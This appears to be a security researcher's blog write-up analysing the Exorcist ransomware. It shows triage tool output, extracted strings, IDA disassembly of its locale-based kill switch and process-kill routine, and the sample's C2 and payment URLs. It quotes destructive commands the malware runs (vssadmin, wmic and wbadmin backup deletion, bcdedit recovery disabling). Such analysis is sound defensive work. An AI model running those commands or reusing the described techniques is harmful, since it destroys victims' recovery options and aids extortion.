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
Exorcist Ransomware — From triaging to deep dive

TL;DR

On Monday 20th while hunting for some REvil samples I stumbled upon a newly introduced ransomware as a service called Exorcist. This ransomware is distributed via Pastebin embedded in a powershell script that loads it directly in memory. This script is based on “Invoke-ReflectivePEInjection.ps1” script by Joe Bialek (@JosephBialek), but it is optimised with an additional function to pass a base64 encoded executable to the main function. This powershell script is possibly generated using the Empire framework. The same technique is used by some of the Sodinokibi/REvil affiliates, and in the past by Buran.


The ransomware is not obfuscated and the majority of the strings are in plaintext stored in the “.rdata” section of the executable. The first thing that the malware does is to check the geo location of the system using the language and the keyboard layout. If the results yield one of the Commonwealth of Independent States (CIS) it quits on the spot. Then the ransomware execute a series of commands to disable and remove backups and kill processes that might interfere with the system encryption. Once it is done with the commands, it writes to disk the RSA public key, the session private key and the extension. This information is not written into a file in a straightforward manner, instead it is written in different Alternate Data Streams on the file “%temp%\boot.sys”. Then it extracts information from the system such as username, hostname, OS version, keyboard layout, etc. and sends them via http to the server “http://217.8.117[.]26/gateinfo”. Next it gets the amount of cpu on the systems and starts multiple threads to encrypt the system files. Some directories and file extensions are excluded to avoid rendering the system unusable. Once done with the encryption another http packet is sent to the same server this time to the url “http://217.8.117[.]26/gatedrivers”. Lastly, the wallpaper of the system is changed and the

ransom notes are dropped in the form of hta scripts with the name convention “<extension>-decrypt.hta”. In these notes we can find the instructions to recover the system that consist of the urls “http://217.8.117[.]26/pay”. “http://4dnd3utjsmm2zcsb[.]onion/pay”, and the “Authorization Key”.



Exorcist Ransom Note

This information will be needed to “sign in” the payment portal shown in the following screenshot:



For the IOCs go to the bottom of the page =D

Exorcist Ransomware Triaging

Once the payload is extracted (base64 encoded) from the powershell loader, we get a PE32 executable. From a quick scan of the file using Assemblyline we get the following interesting insights:

heuristic.signature	capabilities.Str_Win32_Winsock2_Library Q crypto.Crypt32_CryptBinaryToString_API Q capabilities.win_mutex Q capabilities.win_files_operation Q capabilities.win_token Q
file.date.creation	capabilities.Str_Win32_Internet_API Q capabilities.Str_Win32_Http_API Q packers.HasDebugData Q packers.HasRichSignature Q packers.IsConsole Q
file.name.extracted	capabilities.spreading_share Q capabilities.Str_Win32_Wininet_Library Q capabilities.win_registry Q packers.IsPE32 Q capabilities.network_http Q 2020-07-20 12:39:33 Q fsrvr.exe Q vmware-usbarbitator64.exe Q sqlgen.exe Q QBFCMonitorService.exe Q boot.sys Q Adobe_Desktop_Service.exe Q sqlslip.exe Q USER32.dll Q sqlwriter.exe Q appdata\local\q Q Adobe_CEF_Helper.exe Q ntuser.dat Q dbrsvr12.exe Q zhudongfangyu.exe Q supervise.exe Q SimplySystemTrayIcon.exe Q VEEAMSQL2012.exe Q bcopy.dll Q wxServer.exe Q AdobeCollabSync.exe Q sync-worker.exe Q IPHLPAPI.dll Q MsDfsrvr.exe Q DefWatch.exe Q SHLWAPI.dll Q FishbowlMySQL.exe Q SHAREPOINT.exe Q httpd.exe Q SBSMONITORING.exe Q GDscan.exe Q fdhost.exe Q fdlauncher.exe Q wxServerView.exe Q qbupdata.exe Q QBW2.exe Q bodedll.exe Q WID.exe Q AdobePCBroker.exe Q InputPersonalization.exe Q acwebbrowser.exe Q QBIDPService.exe Q vmware-converter.exe Q 360.exe Q CRYPT32.dll Q AutodeskDesktopApp.exe Q axlbridge.exe Q dbeng6.exe Q Culsrver.exe Q KERNEL32.dll Q SHELL32.dll Q Intuit.QuickBooks.FCS.exe Q appdata\roaming\q Q tomcat6.exe Q mysql.exe Q Sqlservr.exe Q MSSQLServerADHelper100.exe Q recycle.bin Q cmd.exe Q wrapper.exe Q sqlmgr.exe Q msmsdsvr.exe Q QBDBMgr.exe Q ADVAPI32.dll Q winword.exe Q KAV_CS_ADMIN_KIT.exe Q SSEE.exe Q Defwatch.exe Q wdsfsafe.exe Q QBVSS.exe Q RTVscan.exe Q CoreSync.exe Q appdata\local\q Q sqlbrowser.exe Q vsasadmin.exe Q ccEvtMgr.exe Q node.exe Q ccSetMgr.exe Q SQLBrowser.exe Q WININET.dll Q fbguard.exe Q BrCcUxSys.exe Q SimplyConnectionManager.exe Q wmic.exe Q java.exe Q QBDBMgrN.exe Q SQLDHLPL.exe Q sync-taskbar.exe Q 360doctor.exe Q BrCtrlNtr.exe Q C:\Windows\system32\vsavc.exe Q bootfont.bin Q mfsesjl-Exchange.exe Q RAGul.exe Q SQLWriter.exe Q SavRoam.exe Q Creative_Cloud.exe Q MySQL57.exe Q ZhuDongFangYu.exe Q NETAPI32.dll Q QBFCService.exe Q Culture.exe Q WS2_32.dll Q ONENOTEM.exe Q RstrMgr.DLL Q
file.rule.yara	capabilities.network_http Q capabilities.spreading_share Q capabilities.win_mutex Q capabilities.win_registry Q capabilities.win_token Q capabilities.win_files_operation Q capabilities.Str_Win32_Winsock2_Library Q capabilities.Str_Win32_Wininet_Library Q capabilities.Str_Win32_Internet_API Q capabilities.Str_Win32_Http_API Q crypto.Crypt32_CryptBinaryToString_API Q packers.IsPE32 Q packers.IsConsole Q packers.HasDebugData Q packers.HasRichSignature Q
file.string.api	SystemParametersInfo Q CreateHash Q CryptExportKey Q CloseHandle Q ReadFile Q ReleaseMutex Q GetLastError Q SetSecurityDescriptorDacl Q GetUserName Q FindClose Q GetLengthSid Q ExitProcess Q FreeConsole Q ShellExecute Q InternetConnect Q CreateProcess Q CreateThread Q SetSecurityDescriptorOwner Q CryptHashData Q CreatePipe Q NetShareEnum Q HttpOpenRequest Q LocalFree Q GetDriveType Q DriveType Q Istrian Q CryptDestroyHash Q GetNativeSystemInfo Q MultiByteToWideChar Q WriteFile Q VerifyVersionInfo Q GetipNetTable Q VirtualAlloc Q GetVolumeInformation Q CreateMutex Q DuplicateToken Q RegOpenKeyEx Q RegOpenKey Q SetFilePointerEx Q SetFilePointer Q GetCurrentThreadProfile Q OpenProcess Q OpenProcessToken Q InitializeSid Q AllocateAndInitializeSid Q GetProcessHeap Q AccessCheck Q GetSystemInfo Q HttpSendRequest Q SetLastError Q LocalAlloc Q GetCurrentProcess Q GetLocaleInfo Q CryptGenRandom Q InitializeAcl Q GetCurrentThread Q CryptImportKey Q GetEnvironmentVariable Q IsValidSecurityDescriptor Q VirtualFree Q GetDiskFreeSpaceEx Q GetDiskFreeSpace Q OpenThreadToken Q OpenThread Q WideCharToMultiByte Q AddAccessAllowedAce Q FindNextFile Q GetFile Q InternetReadFile Q FreeSid Q SHEmptyRecycleBin Q GetModuleFileName Q VerSetConditionMask Q InternetCloseHandle Q CryptDestroyKey Q DeleteFile Q MoveFile Q SetSecurityDescriptorGroup Q RegQueryValue Q RegQueryValueEx Q InternetOpen Q CryptEncrypt Q InitializeSecurityDescriptor Q GetComputerName Q FindFirstFile Q Launcher Q Console Q Connect Q Request Q hostname Q Windows NT Q Mozilla Q Mozilla/4.0 Q Destroy Q powershell Q username Q Algorithm Q application/x-www-form-urlencoded Q browser Q Shutdown Q data-AA Q {"hwid": Q {"hwid": Q {"hwid": "A Q {"hwid": "AA Q 217.8.117.26 Q http://217.8.117.26/pay Q http://4dnd3uqjmm2ceb.onion/pay Q
file.string.blacklisted	
file.string.decoded	
network.static.ip	
network.static.uri	

So at a first glance we can see that there are some well known executable names extracted, normally seen in ransomware and coin miners either to prevent processes from allowing access to files that will be encrypted or to free resources to mine more effectively.

Based on the API names extracted from the sample we can say it has some network capabilities as well as some cryptography ones. This is looking more and more like a ransomware!

Lastly we see there is a url extracted from the sample "http://217.8.117[.]26/pay". If we check what we found on that website (in a secure manner ;)) we find the following:

Exorcist Ransomware

Sign in to start your session

Copy your auth key here:

Auth key

Sign In

Our suspicion was correct, it was ransomware after all!! But what else does this ransomware do? Let's take a look at its capabilities using the newest tool from [Fireeye capa](#).

md5	79385ed97732aee0036e67824de18e28
path	C:\Users\<USER>\Desktop\Samples\79385ed97732aee0036e67824de18e28
ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Virtualization/Sandbox Evasion::System Checks [T1497.001]
DISCOVERY	File and Directory Discovery [T1083]
	Query Registry [T1012]
	System Information Discovery [T1082]
	System Owner/User Discovery [T1033]
CAPABILITY	NAMESPACE
reference anti-VM strings	anti-analysis/anti-vm/vm-detection
send data	communication
connect to HTTP server	communication/http/client
create HTTP request	communication/http/client
send HTTP request	communication/http/client
create pipe	communication/named-pipe/create
create two anonymous pipes	communication/named-pipe/create
initialize Winsock library	communication/socket
connect TCP socket	communication/socket/tcp
create TCP socket	communication/socket/tcp
create UDP socket	communication/socket/udp/send
act as TCP client	communication/tcp/client
encode data using Base64 via WinAPI (2 matches)	data-manipulation/encoding/base64
query environment variable	host-interaction/environment-variable
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions	host-interaction/file-system/files/list
get file size (4 matches)	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file (3 matches)	host-interaction/file-system/read
write file (6 matches)	host-interaction/file-system/write
get keyboard layout	host-interaction/hardware/keyboard/layout
get disk information (4 matches)	host-interaction/hardware/storage
create mutex	host-interaction/mutex
resolve DNS	host-interaction/network/dns/resolve
get hostname	host-interaction/os/hostname
get system information (3 matches)	host-interaction/os/info
create process (3 matches)	host-interaction/process/create
empty the recycle bin	host-interaction/recycle-bin
open registry key	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
get session user name	host-interaction/session
create thread (2 matches)	host-interaction/thread/create

So, it seems that indeed this ransomware sends data via http and executes some tricks to check the system to not run on the wrong country ;). Now we are ready for a more serious deep dive!

Exorcist Ransomware Deep Dive

Now it is time to get into the details of this malware. First we are going to take a look at the file from a static point of view by analysing its strings, API calls, and code. And then to complete our analysis and better understand the inner workings of the malware we are going to study it from a dynamic point of view.

Static analysis

Loading the executable on PEStudio helps us to confirm some of the hypothesis we made during the triage and also shows us some interesting aspect of the sample that we haven't seen so far.

indicator (13)	severity
The file references the Volume Shadow Administration (vssadmin) tool	1
The file contains 211 blacklisted strings	1
The content of the debug blob is invalid	1
The file references the Internet Protocol Helper interface	2
The file references other process(es)	2
The file references the Windows Cryptographic Primitives interface	2
The file references the Windows Cryptographic interface	2
The file queries for files and streams	2
The file is resource-less	3
The file opts for Address Space Layout Randomization (ASLR)	5
The file ignores Structured Exception Handling (SEH)	5
The file has no Version	7
The file does not contain a Certificate	7



c:\users\rem\desktop\wbfmx1e.dll	
indicators (3/13)	
virustotal (offline)	
dos-stub (128 bytes)	
file-header (20 bytes)	
optional-header (224 bytes)	
directories (4)	
sections (4)	
libraries (6/12)	
imports (115)	
exports (n/a)	
exceptions (n/a)	
tls-callbacks (n/a)	
resources (n/a)	
strings (211/626)	
debug (invalid)	
manifest (n/a)	
file-version (n/a)	
certificate (n/a)	
overlay (n/a)	

type	size	location	blacklisted (211)	item (626)
ascii	19	-	x	GetCurrentHwProfile
ascii	12	-	x	RegOpenKeyEx
ascii	15	-	x	RegQueryValueEx
ascii	12	-	x	ShellExecute
ascii	17	-	x	SHEmptyRecycleBin
unicode	6	-	x	SHA256
unicode	12	-	x	-decrypt.hta
unicode	11	-	x	\ntuser.dat
unicode	13	-	x	\bootfont.bin
unicode	9	-	x	\boot.ini
unicode	12	-	x	\desktop.ini
unicode	13	-	x	\bootsect.bak
unicode	11	-	x	\ntuser.ini
unicode	12	-	x	\autorun.inf
unicode	4	-	x	.exe
unicode	4	-	x	.dll
unicode	4	-	x	.sys
unicode	4	-	x	.hta
unicode	4	-	x	.386
unicode	4	-	x	.cmd
unicode	4	-	x	.ani
unicode	4	-	x	.msi
unicode	4	-	x	.msp
unicode	4	-	x	.com
unicode	4	-	x	.nls
unicode	4	-	x	.ocx
unicode	4	-	x	.cpl
unicode	4	-	x	.prf
unicode	4	-	x	.rdp
unicode	4	-	x	.bin
unicode	4	-	x	.hlp
unicode	4	-	x	.shs
unicode	4	-	x	.drv
unicode	4	-	x	.bat
unicode	4	-	x	.msc
unicode	4	-	x	.spl
unicode	4	-	x	.key
unicode	4	-	x	.lnk
unicode	4	-	x	.ico
unicode	4	-	x	.cur
unicode	4	-	x	.ini
unicode	4	-	x	.reg
unicode	7	-	x	cmd /C
unicode	7	-	x	cmd.exe
unicode	39	-	x	vssadmin.exe Delete Shadows /All /Quiet
unicode	29	-	x	C:\Windows\system32\vssvc.exe
unicode	12	-	x	wxServer.exe
unicode	16	-	x	wxServerView.exe
unicode	12	-	x	sqlmangr.exe
unicode	9	-	x	RAgui.exe
unicode	13	-	x	supervise.exe
unicode	11	-	x	Culture.exe
unicode	12	-	x	Defwatch.exe
unicode	11	-	x	winword.exe
unicode	9	-	x	QBW32.exe
unicode	47	-	-	powershell [System.Net.Dns]::GetHostByAddress('
unicode	11	-	-	').hostname
unicode	14	-	-	Exception call
unicode	16	-	-	MarkDinert another

unicode	10	-	-	FlashEngin
unicode	13	-	-	RSAPUBLICBLOB
unicode	14	-	-	RSAPRIVATEBLOB
unicode	15	-	-	ChainingModeCBC
unicode	12	-	-	ChainingMode
unicode	14	-	-	\\$windows.~bt\
unicode	7	-	-	\intel\
unicode	10	-	-	\msocache\
unicode	14	-	-	\\$recycle.bin\
unicode	14	-	-	\\$windows.~ws\
unicode	13	-	-	\tor browser\
unicode	6	-	-	\boot\
unicode	9	-	-	\windows\
unicode	12	-	-	\windows nt\
unicode	9	-	-	\msbuild\
unicode	11	-	-	\microsoft\
unicode	11	-	-	\all users\
unicode	27	-	-	\system volume information\
unicode	8	-	-	\google\
unicode	13	-	-	\windows.old\
unicode	9	-	-	\mozilla\
unicode	15	-	-	\appdata\local\
unicode	18	-	-	\appdata\local\low\
unicode	17	-	-	\appdata\roaming\
unicode	11	-	-	SystemDrive
unicode	13	-	-	\programdata\
unicode	10	-	-	\perflogs\
unicode	15	-	-	\program files\
unicode	21	-	-	\program files (x86)\
unicode	13	-	-	\iconcache.db
unicode	6	-	-	\ntldr
unicode	10	-	-	\thumbs.db
unicode	8	-	-	\bootmgr
unicode	4	-	-	.adv
unicode	6	-	-	.theme
unicode	10	-	-	.themepack
unicode	14	-	-	.deskthemepack
unicode	8	-	-	.nomedia
unicode	8	-	-	.diagpkg
unicode	8	-	-	.diagcab
unicode	5	-	-	.lock
unicode	4	-	-	.mpa
unicode	4	-	-	.mod
unicode	5	-	-	.icns
unicode	4	-	-	.rtp
unicode	8	-	-	.diagcfg
unicode	9	-	-	.msstyles
unicode	4	-	-	.wpx
unicode	4	-	-	.rom
unicode	4	-	-	.ps1
unicode	4	-	-	.msu
unicode	4	-	-	.ics
unicode	4	-	-	.idx
unicode	16	-	-	publicsessionkey
unicode	9	-	-	extension
unicode	17	-	-	privatesessionkey

unicode	9	-	-	boot.sys:
unicode	12	-	-	epowershell
unicode	35	-	-	/C timeout /T 15 /NOBREAK && del "
unicode	4	-	-	" /F
unicode	4	-	-	open
unicode	20	-	-	itaskill /F /T /IM
unicode	13	-	-	alldrivesinfo
unicode	41	-	-	wmic.exe SHADOWCOPY DELETE /nointeractive
unicode	32	-	-	wbadmin DELETE SYSTEMSTATEBACKUP
unicode	46	-	-	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
unicode	45	-	-	bcdedit.exe /set {default} recoveryenabled No
unicode	61	-	-	bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

So, some quick takeaways from the analysis so far:

1. Samples does not obfuscate strings.
2. It will exclude given directories and files with the extensions shown above to not render the system unusable.
3. As expected, the ransomware will get rid of the Shadow copies of the files to avoid the easy restoring of files.
4. It most likely will attempt to stop processes in a predefined list.

Let's get our hands dirty and look at the code to discover some more capabilities of this ransomware. For this we are going to load the sample to the free version of IDA.

```
; Attributes: noreturn
public start
start proc near
push esi
push edi
call ds:FreeConsole
call sub_4047D2
test eax, eax
jnz short loc_40331E
```

```
push offset aKgexAmqjyxqwqu ; "KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsvVmF751"
call sub_4047AD
pop ecx
test eax, eax; Attributes: bp-based frame
jz short loc_40331E
```

```
; int __cdecl sub_4047AD(LPCSTR lpName)
sub_4047AD proc near ; CODE XREF: start+16fp
lpName = dword ptr 8
push ebp
mov ebp, esp
push [ebp+lpName] ; lpName
push 1 ; bInitialOwner
push 0 ; lpMutexAttributes
call ds:CreateMutexA
push 0 ; dwMilliseconds
push eax ; hHandle
mov hObject, eax
call ds:WaitForSingleObject
neg eax
sbb eax, eax
inc eax
pop ebp
retn
sub_4047AD endp
```

```
loc_4032EC: ; lpString
push edi
call sub_4019E2
push edi ; lpString
call sub_404061
mov esi, eax
push esi ; LPCSTR
push offset aGatedrives ; "gatedrives"
call sub_404BD6
push esi ; lpMem
call sub_4010C4
push edi ; lpMem
call sub_4010C4
add esp, 18h
call sub_404AF0
call sub_404BB9
```

```
loc_40331E:
call sub_404A89
```

So, one of the first thing is does is creating a mutex to avoid running multiple times on the system. Let's check what else we find next to the hardcoded mutex string.

```

.rdata:0040731C | ; sub_401BCC+132fo ...
.rdata:0040731C text "UTF-16LE", 'privatesessionkey',0
.rdata:00407340 ; CHAR aKgexamqjyxqwqu[]
.rdata:00407340 aKgexamqjyxqwqu db 'KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751',0
.rdata:00407340 ; DATA XREF: start+11fo
.rdata:00407368 ; const WCHAR aTmp
.rdata:00407368 aTmp: ; DATA XREF: start+25fo
.rdata:00407368 ; sub_403B82+4fo ...
.rdata:00407368 text "UTF-16LE", 'TMP',0
.rdata:00407370 ; const WCHAR aBootSys
.rdata:00407370 aBootSys: ; DATA XREF: start+4Cfo
.rdata:00407370 ; sub_403B82+2Bfo
.rdata:00407370 text "UTF-16LE", 'boot.sys:',0
.rdata:00407384 ; CHAR aGatedrives[]
.rdata:00407384 aGatedrives db 'gatedrives',0 ; DATA XREF: start+6Bfo
.rdata:0040738F align 10h
.rdata:00407390 ; CHAR SubKey[]
.rdata:00407390 SubKey db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion',0
.rdata:00407390 ; DATA XREF: sub_404417+18fo
.rdata:004073BD align 10h
.rdata:004073C0 ; CHAR ValueName[]
.rdata:004073C0 ValueName db 'ProductName',0 ; DATA XREF: sub_404417+37fo
.rdata:004073CC ; const WCHAR aPowershell
.rdata:004073CC aPowershell: ; DATA XREF: sub_403F68+25fo
.rdata:004073CC text "UTF-16LE", 'powershell ',0
.rdata:004073E4 aCmdC: ; DATA XREF: sub_403F68+31fo
.rdata:004073E4 text "UTF-16LE", 'cmd /C ',0
.rdata:004073F4 align 8
.rdata:004073F8 ; const WCHAR aCTimeoutT15Nob
.rdata:004073F8 aCTimeoutT15Nob: ; DATA XREF: sub_404A88+28fo
.rdata:004073F8 text "UTF-16LE", ' /C timeout /T 15 /NOBREAK && del "',0
.rdata:00407440 ; const WCHAR asc_407440
.rdata:00407440 asc_407440: ; DATA XREF: sub_404A88+34fo
.rdata:00407440 text "UTF-16LE", '" /F',0
.rdata:0040744A align 4
.rdata:0040744C ; const WCHAR File
.rdata:0040744C File: ; DATA XREF: sub_404A88+47fo
.rdata:0040744C text "UTF-16LE", 'cmd.exe',0
.rdata:0040745C ; const WCHAR Operation
.rdata:0040745C Operation: ; DATA XREF: sub_404A88+4Cfo
.rdata:0040745C text "UTF-16LE", 'open',0
.rdata:00407466 align 4
.rdata:00407468 aRussian db 'russian',0 ; DATA XREF: sub_40446B+37fo
.rdata:00407468 ; sub_4047D2+25fo
.rdata:00407470 aArmenian db 'armenian',0 ; DATA XREF: sub_40446B+3Efo
.rdata:00407470 ; sub_4047D2+2Ffo
.rdata:00407479 align 4
.rdata:0040747C aBelarusian db 'belarusian',0 ; DATA XREF: sub_40446B+45fo
.rdata:0040747C ; sub_4047D2+36fo
.rdata:00407487 align 4
.rdata:00407488 aGeorgian db 'georgian',0 ; DATA XREF: sub_40446B+4Cfo
.rdata:00407488 ; sub_4047D2+3Dfo
.rdata:00407491 align 4
.rdata:00407494 aKazakh db 'kazakh',0 ; DATA XREF: sub_40446B+53fo
.rdata:00407494 ; sub_4047D2+44fo
.rdata:0040749B align 4
.rdata:0040749C aTajik db 'tajik',0 ; DATA XREF: sub_40446B+5Afo
.rdata:0040749C ; sub_4047D2+4Bfo
.rdata:004074A2 align 4
.rdata:004074A4 aTurkmen db 'turkmen',0 ; DATA XREF: sub_40446B+61fo

```

Here we can see some interesting strings that we have overlooked before. Seems that there are some countries listed that are most likely used together with the “get keyboard layout” capability seen before to decide if this sample should run or quit. Let’s confirm this theory!

```

; Attributes: noreturn
public start
start proc near
push esi
push edi
call ds:FreeConsole
call sub_4047D2
test eax, eax var_1C = dword ptr -1Ch
jnz short loc_40331E var_18 = dword ptr -18h
var_14 = dword ptr -14h
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = dword ptr -4

```

```

push offset aKgexanqjyxqwqu ; "KgexAnqj"
call sub_4047AD
pop ecx
test eax, eax
jz short loc_40331E

```

```

call sub_4038D2
push offset aTmp
call sub_401319
push 1
push offset asc_4072
push eax
call sub_405238
add esp, 10h
mov edi, eax
call sub_404748
test eax, eax
jz short loc_4032E

```

```

push 1
push offset aBootSys ;
push edi
call sub_405238
add esp, 0Ch
mov edi, eax

```

```

loc_4032EC:
push edi
call sub_4019E2
push edi
call sub_404061
mov esi, eax
push esi ; LPCSTR
push offset aGatedrives ; "gatedrives"
call sub_4048D6
push esi ; lpMem
call sub_4010C4
push edi ; lpMem
call sub_4010C4
add esp, 18h
call sub_404AF0
call sub_4048B9

```

```

loc_40331E:
call sub_404A88
start endp

```

```

push ebp
mov ebp, esp
sub esp, 80h
push ebx
push esi
push edi
push 55h ; cchData
lea eax, [ebp+LCData]
push eax ; lpLCData
push 1001h ; LCTYPE
push 400h ; Locale
call ds:GetLocaleInfoA
lea eax, [ebp+LCData]
mov [ebp+var_28], offset aRussian ; "russian"
push eax ; lpString
xor edi, edi
mov [ebp+var_24], offset aArmenian ; "armenian"
mov [ebp+var_20], offset aBelarusian ; "belarusian"
mov [ebp+var_1C], offset aGeorgian ; "georgian"
mov [ebp+var_18], offset aKazakh ; "kazakh"
mov [ebp+var_14], offset aTajik ; "tajik"
mov [ebp+var_10], offset aTurkmen ; "turkmen"
mov [ebp+var_C], offset aUkrainian ; "ukrainian"
mov [ebp+var_8], offset aUzbek ; "uzbek"
mov [ebp+var_4], offset aAzerbaijani ; "azerbaijani"
call sub_40388B
pop ecx
mov ebx, eax
mov esi, edi

```

```

push    ebp
mov     ebp, esp
sub     esp, 234h
push    ebx
push    esi
push    edi
mov     edi, ds:GetKeyboardLayoutList
xor     ebx, ebx
push    ebx          ; lpList
push    ebx          ; nBuff
call   edi ; GetKeyboardLayoutList
mov     esi, eax
shl     eax, 2
push    eax          ; uBytes
push    40h          ; uFlags
call   ds:LocalAlloc
push    eax          ; lpList
push    esi          ; nBuff
mov     [ebp+hMem], eax
call   edi ; GetKeyboardLayoutList
mov     esi, [ebp+hMem]
mov     ecx, eax
mov     [ebp+var_C], ecx
mov     eax, ebx
mov     [ebp+var_34], offset aRussian ; "russian"
mov     [ebp+var_30], offset aArmenian ; "armenian"
mov     [ebp+var_2C], offset aBelarusian ; "belarusian"
mov     [ebp+var_28], offset aGeorgian ; "georgian"
mov     [ebp+var_24], offset aKazakh ; "kazakh"
mov     [ebp+var_20], offset aTajik ; "tajik"
mov     [ebp+var_1C], offset aTurkmen ; "turkmen"
mov     [ebp+var_18], offset aUkrainian ; "ukrainian"
mov     [ebp+var_14], offset aUzbek ; "uzbek"
mov     [ebp+var_10], offset aAzerbaijani ; "azerbaijani"
mov     [ebp+var_8], eax
test    ecx, ecx
jz     short loc_404564

```

```

loc_4044EF:
movzx  eax, word ptr [esi+eax*4]
lea    ecx, [ebp+LCDData]
push   200h          ; cchData
push   ecx          ; lpLCDData
push   1001h         ; LCType
push   eax          ; Locale
call   ds:GetLocaleInfoA
lea    eax, [ebp+LCDData]
push   eax          ; lpString
call   sub_40388B
pop    ecx
mov    [ebp+hMem], eax
mov    edi, ebx

```

The Ransomware uses the API “[GetLocaleInfo](#)” and “[GetKeyboardLayoutList](#)” to determine the geo location of the system and check if it should continue running or not. Let’s verify another hypothesis we had. Does the ransomware kill the processes displayed in the strings before start encrypting? For this we are going to pivot from the un-obfuscated strings to the code.

```

.rdata:004078C4 aWxserverExe: ; DATA XREF: sub_403BD2+5Cfo
.rdata:004078C4 text "UTF-16LE", 'wxServer.exe',0
.rdata:004078DE align 10h
.rdata:004078E0 aWxserverviewEx: ; DATA XREF: sub_403BD2+66fo
.rdata:004078E0 text "UTF-16LE", 'wxServerView.exe',0
.rdata:00407902 align 4
.rdata:00407904 aSqlmangrExe: ; DATA XREF: sub_403BD2+70fo
.rdata:00407904 text "UTF-16LE", 'sqlmangr.exe',0
.rdata:0040791E align 10h
.rdata:00407920 aRaguiExe: ; DATA XREF: sub_403BD2+7Afo
.rdata:00407920 text "UTF-16LE", 'Ragui.exe',0
.rdata:00407934 aSuperviseExe: ; DATA XREF: sub_403BD2+84fo
.rdata:00407934 text "UTF-16LE", 'supervise.exe',0
.rdata:00407950 aCultureExe: ; DATA XREF: sub_403BD2+8Efo
.rdata:00407950 text "UTF-16LE", 'Culture.exe',0
.rdata:00407968 aDefwatchExe: ; DATA XREF: sub_403BD2+98fo
.rdata:00407968 text "UTF-16LE", 'Defwatch.exe',0
.rdata:00407982 align 4
.rdata:00407984 aWinwordExe: ; DATA XREF: sub_403BD2+A2fo
.rdata:00407984 text "UTF-16LE", 'winword.exe',0
.rdata:0040799C aQbw32Exe: ; DATA XREF: sub_403BD2+ACfo
.rdata:0040799C text "UTF-16LE", 'QBW32.exe',0
.rdata:004079B0 aQbdbmgrExe: ; DATA XREF: sub_403BD2+B6fo
.rdata:004079B0 text "UTF-16LE", 'QBDBMgr.exe',0
.rdata:004079C8 aQbupdateExe: ; DATA XREF: sub_403BD2+C0fo
.rdata:004079C8 text "UTF-16LE", 'qbupdate.exe',0

```

```

000000000403BD2 push    ebp
000000000403BD3 mov     ebp, esp
000000000403BD5 sub     esp, 178h
000000000403BDB push    esi
000000000403BDC push    edi
000000000403BDD call   sub_403F5B
000000000403BE2 xor     esi, esi
000000000403BE4 mov     [ebp+var_1C], offset aWmicExeShadowc ; "wmic.exe SHADOWCOPY DELETE /nointeracti"...
000000000403BE6 mov     [ebp+var_18], offset aWbadminDeleteS ; "wbadmin DELETE SYSTEMSTATEBACKUP"
000000000403BF2 mov     edi, esi
000000000403BF4 mov     [ebp+var_14], offset aWbadminDeleteS_0 ; "wbadmin DELETE SYSTEMSTATEBACKUP -delet"...
000000000403BFB mov     [ebp+var_10], offset aBcdeditExeSetD ; "bcdedit.exe /set {default} recoveryenab"...
000000000403C02 mov     [ebp+var_C], offset aBcdeditExeSetD_0 ; "bcdedit.exe /set {default} bootstatuspo"...
000000000403C09 mov     [ebp+var_8], offset aVssadminExeDel ; "vssadmin.exe Delete Shadows /All /Quiet"
